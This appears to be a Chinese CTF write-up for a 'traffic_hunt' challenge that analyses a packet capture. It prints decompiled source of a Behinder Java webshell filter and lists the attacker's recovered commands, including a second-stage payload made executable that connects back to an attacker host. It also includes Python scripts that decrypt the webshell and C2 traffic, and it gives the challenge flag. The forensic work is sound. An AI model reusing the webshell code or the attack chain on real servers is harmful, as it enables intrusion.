traffic_hunt

将user=的值进行base64解密生成class文件，再反编译，发现是Behinder Filter，知道伪装路径/favicondemo.ico；鉴权头p；密钥md5(p)[:16]。则

```
p: HWmc2TLDoihdlr0N
path: /favicondemo.ico
Host: 10.1.33.69:8080
Content-Length: 13507
```

```
>>> import hashlib
>>> print(hashlib.md5(b"HWmc2TLDoihdlr0N").hexdigest()[:16])
1f2c8075acd3d118
```

所以Behinder的AES-ECB密钥就是1f2c8075acd3d118

```java
/* loaded from: download(1).class */
public final class BehinderFilter extends ClassLoader implements Filter {
    public HttpServletRequest request;
    public HttpServletResponse response;
    public String cs;
    public String Pwd;
    public String path;

    public BehinderFilter() {
        this.request = null;
        this.response = null;
        this.cs = "UTF-8";
        this.Pwd = "eac9fa38330a7535";
        this.path = "/favicondemo.ico";
    }

    public BehinderFilter(ClassLoader c) {
        super(c);
        this.request = null;
        this.response = null;
        this.cs = "UTF-8";
        this.Pwd = "eac9fa38330a7535";
        this.path = "/favicondemo.ico";
    }

    public Class g(byte[] b) {
        return super.defineClass(b, 0, b.length);
    }

    public static String md5(String s) throws NoSuchAlgorithmException {
        String ret = null;
        try {
            MessageDigest m = MessageDigest.getInstance("MD5");
            m.update(s.getBytes(), 0, s.length());
            ret = new BigInteger(1, m.digest()).toString(16).substring(0, 16);
        } catch (Exception e) {
        }
        return ret;
    }

    public boolean equals(Object obj) throws NoSuchFieldException, ClassNotFoundException {
        parseObj(obj);
        this.Pwd = md5(this.request.getHeader("p"));
        this.path = this.request.getHeader("path");
        StringBuffer output = new StringBuffer();
        try {
            this.response.setContentType("text/html");
            this.request.setCharacterEncoding(this.cs);
            this.response.setCharacterEncoding(this.cs);
            output.append(addFilter());
        } catch (Exception var7) {
            output.append("ERROR:// " + var7.toString());
        }
```

通过脚本1解码/favicondemo的编码得到

Echo.java

BasicInfo.java

Cmd.java –> cd / ;whoami

Cmd.java –> cd / ;w

Cmd.java –> cd / ;ps –ef


FileOperation.java –> list /

FileOperation.java –> list /tmp/

FileOperation.java –> list /var/

FileOperation.java –> list /var/tmp/

FileOperation.java –> 向 /var/tmp/out里面有传的out载荷，就是攻击者的真正传输，是Base64 字符串的 class 常量池项




Cmd.java –> cd /var/tmp/ ;pwd

Cmd.java –> cd /var/tmp/ ;ls –la

Cmd.java –> cd /var/tmp/ ;chmod +x out

然后反连流量chmod +x out 之后出现 10.1.33.69:38162 –> 10.1.243.155:7788 这说明现在程序已经在受害机执行，且开始反连攻击者端。从时间线上已经能和前面/var/tmp/out对应起来，因此可以确认/var/tmp/out 是攻击者真正要传输并执行的二阶段载荷；最终 dart {...} 即从这条后续控制链中得到的结果。

该key‘IhbJfHI98nuSvs5JweD5qsNvSQ/HHcE/SNLyEBU9Phs=’Base64 解码后为 32 字节，它的帧结构为4 字节小端长度以及12 字节的一次性随机数 + 密文 + 16 字节的认证标签，算法为 AES-GCM



用脚本2可恢复明文命令与回显命令

```
/var/tmp
out
Congratulations
3SoX7GyGU1KBVYS3DYFbfqQ2CHqH2aPGwpfeyvv5MPY5Dm1Wt9VYRumoUvzdmoLw6FUm4AMqR5zoi
bye
pwd
ls
echo Congratulations
echo 3SoX7GyGU1KBVYS3DYFbfqQ2CHqH2aPGwpfeyvv5MPY5Dm1Wt9VYRumoUvzdmoLw6FUm4AMqR5zoi
echo bye
```

Recipe

From Base58

Alphabet: 123456789ABCDEFGHJKLMNP ...

☐ Remove non-alphabet chars

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

☐ Strict mode

Input

3SoX7GyGU1KBVYS3DYFbfqQ2CHqH2aPGwpfeyvv5MPY5Dm1Wt9VYRumoUvzdmoLw6FUm4AMqR5zoi

77 1

Output

dart{d9850b27-85cb-4777-85e0-df0b78fdb722}

1 Python

```python
from __future__ import annotations
import argparse
import base64
import json
import re
import urllib.parse
from dataclasses import dataclass
from pathlib import Path
from typing import Dict, Iterable, List, Optional, Tuple
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
from scapy.all import IP, TCP, PcapReader

@dataclass
class TcpPacket:
    pkt_idx: int
    seq_num: int
    data: bytes

def merge_tcp_data(segments: List[TcpPacket]) -> Tuple[bytes, int]:
    if not segments:
        return b"", 0
    dedup_map: Dict[Tuple[int, int], TcpPacket] = {}
    for s in segments:
        key = (s.seq_num, len(s.data))
        old = dedup_map.get(key)
        if old is None or s.pkt_idx < old.pkt_idx:
            dedup_map[key] = s
    ordered_segs = sorted(dedup_map.values(), key=lambda x: (x.seq_num, x.pkt_idx))
    res = bytearray()
    expect_seq = ordered_segs[0].seq_num
    gap_num = 0
    for seg in ordered_segs:
        seq = seg.seq_num
        data = seg.data
        end = seq + len(data)
        if end <= expect_seq:
            continue
        if seq < expect_seq:
            data = data[expect_seq - seq:]
            seq = expect_seq
        elif seq > expect_seq:
            gap_num += 1
            expect_seq = seq
```

```
        res.extend(data)
        expect_seq = seq + len(data)
    return bytes(res), gap_num

def parse_http_post(stream: bytes) -> Iterable[Dict[str, object]]:
    offset = 0
    while offset < len(stream):
        line_end = stream.find(b"\r\n", offset)
        if line_end < 0:
            break
        line = stream[offset:line_end]
        if not line.startswith(b"POST "):
            offset += 1
            continue
        header_end = stream.find(b"\r\n\r\n", line_end + 2)
        if header_end < 0:
            break
        header_data = stream[offset:header_end].decode("latin1", errors="replace")
        lines = header_data.split("\r\n")
        req_line = lines[0].split(" ")
        if len(req_line) < 2:
            offset += 1
            continue
        method = req_line[0].strip()
        path = req_line[1].strip()
        headers: Dict[str, str] = {}
        for h in lines[1:]:
            if ":" not in h:
                continue
            k, v = h.split(":", 1)
            headers[k.strip().lower()] = v.strip()
        content_len = int(headers.get("content-length", "0"))
        body_start = header_end + 4
        body_end = body_start + content_len
        if body_end > len(stream):
            break
        yield {
            "offset": offset,
            "method": method,
            "path": path,
            "headers": headers,
            "body": stream[body_start:body_end],
        }
        offset = body_end

def fix_b64_pad(s: str) -> str:
    return s + ("=" * ((4 - len(s) % 4) % 4))
```

```python

def get_candidate_strs(body: bytes) -> List[str]:
    text = body.decode("latin1", errors="ignore")
    res = []
    for _, v in urllib.parse.parse_qsl(text, keep_blank_values=True):
        if v:
            res.append(v)
    if text.strip():
        res.append(text.strip())
    for m in re.finditer(r"[A-Za-z0-9%+/=]{80,}", text):
        res.append(m.group(0))
    seen = set()
    uniq_list = []
    for x in res:
        if x not in seen:
            seen.add(x)
            uniq_list.append(x)
    return uniq_list

def decrypt_aes_ecb(body: bytes, aes_key: str) -> Optional[bytes]:
    cipher = AES.new(aes_key.encode("ascii"), AES.MODE_ECB)
    best_dec = None
    for cand in get_candidate_strs(body):
        s = urllib.parse.unquote_plus(cand).strip().replace("\r", "").replace("\n", "")
        if not s:
            continue
        try:
            raw = base64.b64decode(fix_b64_pad(s), validate=False)
        except Exception:
            continue
        if len(raw) == 0 or len(raw) % 16 != 0:
            continue
        try:
            dec = unpad(cipher.decrypt(raw), 16, style="pkcs7")
        except Exception:
            continue
        if best_dec is None or len(dec) > len(best_dec):
            best_dec = dec
    return best_dec

def get_tcp_flows(
    pcap_file: Path,
    src: str,
    dst: str,
    src_p: Optional[int],
    dst_p: Optional[int],
) -> Dict[Tuple[int, int], List[TcpPacket]]:
```

```
    flow_map: Dict[Tuple[int, int], List[TcpPacket]] = {}
    with PcapReader(str(pcap_file)) as reader:
        for idx, pkt in enumerate(reader, start=1):
            if IP not in pkt or TCP not in pkt:
                continue
            ip_layer = pkt[IP]
            tcp_layer = pkt[TCP]
            payload = bytes(tcp_layer.payload)
            if not payload:
                continue
            sport = int(tcp_layer.sport)
            dport = int(tcp_layer.dport)
            if ip_layer.src != src or ip_layer.dst != dst:
                continue
            if src_p is not None and sport != src_p:
                continue
            if dst_p is not None and dport != dst_p:
                continue
            flow_map.setdefault((sport, dport), []).append(
                TcpPacket(pkt_idx=idx, seq_num=int(tcp_layer.seq), data=payload)
            )
    return flow_map

def main() -> None:
    parser = argparse.ArgumentParser(description="Decrypt Behinder traffic")
    parser.add_argument("--pcap", default="traffic_hunt.pcapng")
    parser.add_argument("--src-ip", default="10.1.243.155")
    parser.add_argument("--dst-ip", default="10.1.33.69")
    parser.add_argument("--src-port", type=int, default=None)
    parser.add_argument("--dst-port", type=int, default=8080)
    parser.add_argument("--path", default="/favicondemo.ico")
    parser.add_argument("--key", required=True)
    parser.add_argument("--out-dir", default="behinder_dec")
    args = parser.parse_args()

    pcap_path = Path(args.pcap)
    output_dir = Path(args.out_dir)
    output_dir.mkdir(parents=True, exist_ok=True)

    flow_data = get_tcp_flows(
        pcap_file=pcap_path,
        src=args.src_ip,
        dst=args.dst_ip,
        src_p=args.src_port,
        dst_p=args.dst_port,
    )
```

```python

    flow_report = []
    target_post = []
    total_post = 0

    for flow, segs in flow_data.items():
        stream, gaps = merge_tcp_data(segs)
        reqs = list(parse_http_post(stream))
        total_post += len(reqs)
        flow_report.append(
            {
                "flow": f"{args.src_ip}:{flow[0]}->{args.dst_ip}:{flow[1]}",
                "segments": len(segs),
                "stream_len": len(stream),
                "gap_count": gaps,
                "http_requests": len(reqs),
            }
        )
        for r in reqs:
            if r["method"] == "POST" and r["path"] == args.path:
                target_post.append((flow, r))

    merged_data = bytearray()
    item_list = []
    success_num = 0
    for i, (flow, req) in enumerate(target_post):
        body = req["body"]
        dec_data = decrypt_aes_ecb(body, args.key)
        record: Dict[str, object] = {
            "index": i,
            "flow": f"{args.src_ip}:{flow[0]}->{args.dst_ip}:{flow[1]}",
            "offset": req["offset"],
            "body_len": len(body),
            "decrypt_ok": bool(dec_data),
        }
        if dec_data:
            success_num += 1
            file_path = output_dir / f"req_{i:03d}.bin"
            file_path.write_bytes(dec_data)
            merged_data.extend(b"\n====REQ====\n")
            merged_data.extend(dec_data)
            txt = dec_data.decode("utf-8", errors="ignore")
            record["has_var_tmp_out"] = ("/var/tmp/out" in txt)
            record["preview"] = txt[:120]
        item_list.append(record)

    (output_dir / "all_decrypted.bin").write_bytes(bytes(merged_data))
```

```python
    summary = {
        "total_flows": len(flow_data),
        "total_segments": sum(len(v) for v in flow_data.values()),
        "total_http_requests": total_post,
        "target_requests": len(target_post),
        "decrypted_ok": success_num,
    }
    (output_dir / "summary.json").write_text(
        json.dumps({"summary": summary, "flows": flow_report, "items": item_list}, ensure_ascii=False, indent=2),
        encoding="utf-8",
    )
    print(json.dumps(summary, ensure_ascii=False, indent=2))
    print(f"output path: {output_dir}")

if __name__ == "__main__":
    main()
```

2 Python

```python
from __future__ import annotations
import argparse
import base64
import json
import re
import struct
from dataclasses import dataclass
from pathlib import Path
from typing import Dict, List, Tuple
from cryptography.hazmat.primitives.ciphers.aead import AESGCM
from scapy.all import IP, TCP, PcapReader

@dataclass
class TcpSeg:
    pkt_idx: int
    seq_num: int
    data: bytes

def merge_tcp_segs(segs: List[TcpSeg]) -> bytes:
    if not segs:
        return b""
    pos_map: Dict[int, Tuple[int, int]] = {}
    for seg in sorted(segs, key=lambda s: s.pkt_idx):
        for i, b in enumerate(seg.data):
            pos_map[seg.seq_num + i] = (seg.pkt_idx, b)
    sorted_pos = sorted(pos_map.keys())
    if not sorted_pos:
        return b""
    res = bytearray()
    for pos in range(sorted_pos[0], sorted_pos[-1] + 1):
        if pos in pos_map:
            res.append(pos_map[pos][1])
    return bytes(res)

def decrypt_aesgcm_frames(stream: bytes, aesgcm_obj: AESGCM) -> Tuple[List[bytes], List[Tuple[int, str]]]:
    res_frames = []
    err_list = []
    offset = 0
    total_len = len(stream)
    while offset + 4 <= total_len:
        frame_size = struct.unpack("<i", stream[offset:offset+4])[0]
        if frame_size == 0:
            offset += 4
            continue
```

```
        if frame_size < 0 or frame_size > 8000000:
            err_list.append((offset, f"invalid_len={frame_size}"))
            break
        if offset + 4 + frame_size > total_len:
            err_list.append((offset, f"short_stream need={frame_size} left={total_len - offset - 4}"))
            break
        enc_data = stream[offset+4:offset+4+frame_size]
        if len(enc_data) < 28:
            err_list.append((offset, f"data_too_short={len(enc_data)}"))
            break
        try:
            plain = aesgcm_obj.decrypt(enc_data[:12], enc_data[12:], None)
            res_frames.append(plain)
            offset += 4 + frame_size
            continue
        except Exception:
            pass
        if offset + 6 + frame_size <= total_len and stream[offset+4:offset+6] == b"\x00\x00":
            enc_data2 = stream[offset+6:offset+6+frame_size]
            if len(enc_data2) >= 28:
                try:
                    plain = aesgcm_obj.decrypt(enc_data2[:12], enc_data2[12:], None)
                    res_frames.append(plain)
                    offset += 6 + frame_size
                    continue
                except Exception:
                    pass
        err_list.append((offset, "decrypt_failed"))
        break
    return res_frames, err_list

def get_tcp_segs(
    pcap_file: Path,
    src: str,
    dst: str,
    src_p: int,
    dst_p: int,
) -> List[TcpSeg]:
    seg_list = []
    with PcapReader(str(pcap_file)) as reader:
        for idx, pkt in enumerate(reader, start=1):
            if IP not in pkt or TCP not in pkt:
                continue
            ip_layer = pkt[IP]
```

```
            tcp_layer = pkt[TCP]
            payload = bytes(tcp_layer.payload)
            if not payload:
                continue
            if (
                ip_layer.src == src
                and ip_layer.dst == dst
                and int(tcp_layer.sport) == src_p
                and int(tcp_layer.dport) == dst_p
            ):
                seg_list.append(TcpSeg(pkt_idx=idx, seq_num=int(tcp_layer.seq), data=payload))
    return seg_list

def main() -> None:
    parser = argparse.ArgumentParser(description="Decrypt 7788 AES-GCM C2 traffic")
    parser.add_argument("--pcap", default="traffic_hunt.pcapng")
    parser.add_argument("--client-ip", default="10.1.33.69")
    parser.add_argument("--client-port", type=int, default=38162)
    parser.add_argument("--server-ip", default="10.1.243.155")
    parser.add_argument("--server-port", type=int, default=7788)
    parser.add_argument("--key-b64", required=True)
    parser.add_argument("--out-dir", default="c2_dec")
    args = parser.parse_args()

    pcap_path = Path(args.pcap)
    output_dir = Path(args.out_dir)
    output_dir.mkdir(parents=True, exist_ok=True)

    aes_key = base64.b64decode(args.key_b64)
    aesgcm = AESGCM(aes_key)

    client2server = get_tcp_segs(
        pcap_path,
        src=args.client_ip,
        dst=args.server_ip,
        src_p=args.client_port,
        dst_p=args.server_port,
    )
    server2client = get_tcp_segs(
        pcap_path,
        src=args.server_ip,
        dst=args.client_ip,
        src_p=args.server_port,
        dst_p=args.client_port,
    )

```

```python
    c2_stream = merge_tcp_segs(client2server)
    s2c_stream = merge_tcp_segs(server2client)
    c2_plain, c2_err = decrypt_aesgcm_frames(c2_stream, aesgcm)
    s2c_plain, s2c_err = decrypt_aesgcm_frames(s2c_stream, aesgcm)

    (output_dir / "c2_raw.bin").write_bytes(c2_stream)
    (output_dir / "s2c_raw.bin").write_bytes(s2c_stream)
    (output_dir / "c2_plain.bin").write_bytes(b"\n====FRAME====\n".join(c2_plain))
    (output_dir / "s2c_plain.bin").write_bytes(b"\n====FRAME====\n".join(s2c_plain))
    all_plain_data = b"\n \n".join(c2_plain + s2c_plain)
    (output_dir / "all_plain.bin").write_bytes(all_plain_data)
    all_text = all_plain_data.decode("utf-8", errors="replace")
    (output_dir / "all_plain.txt").write_text(all_text, encoding="utf-8")

    uuid_list = sorted(set(re.findall(r"\b[0-9a-fA-F]{8}-[0-9a-fA-F]{4}-[0-9a-fA-F]{4}-[0-9a-fA-F]{4}-[0-9a-fA-F]{12}\b", all_text)))
    flag_list = sorted(set(re.findall(r"(?:flag|dart|ctf)\{[^\r\n\}]{0,200}\}", all_text, flags=re.I)))

    report = {
        "key_length": len(aes_key),
        "c2_segment_count": len(client2server),
        "s2c_segment_count": len(server2client),
        "c2_stream_length": len(c2_stream),
        "s2c_stream_length": len(s2c_stream),
        "c2_plain_frames": len(c2_plain),
        "s2c_plain_frames": len(s2c_plain),
        "c2_errors": c2_err,
        "s2c_errors": s2c_err,
        "uuids": uuid_list,
        "flags": flag_list,
    }
    (output_dir / "summary.json").write_text(json.dumps(report, ensure_ascii=False, indent=2), encoding="utf-8")
    print(json.dumps(report, ensure_ascii=False, indent=2))
    print(f"output path: {output_dir}")

if __name__ == "__main__":
    main()
```

dart{d9850b27-85cb-4777-85e0-df0b78fdb722}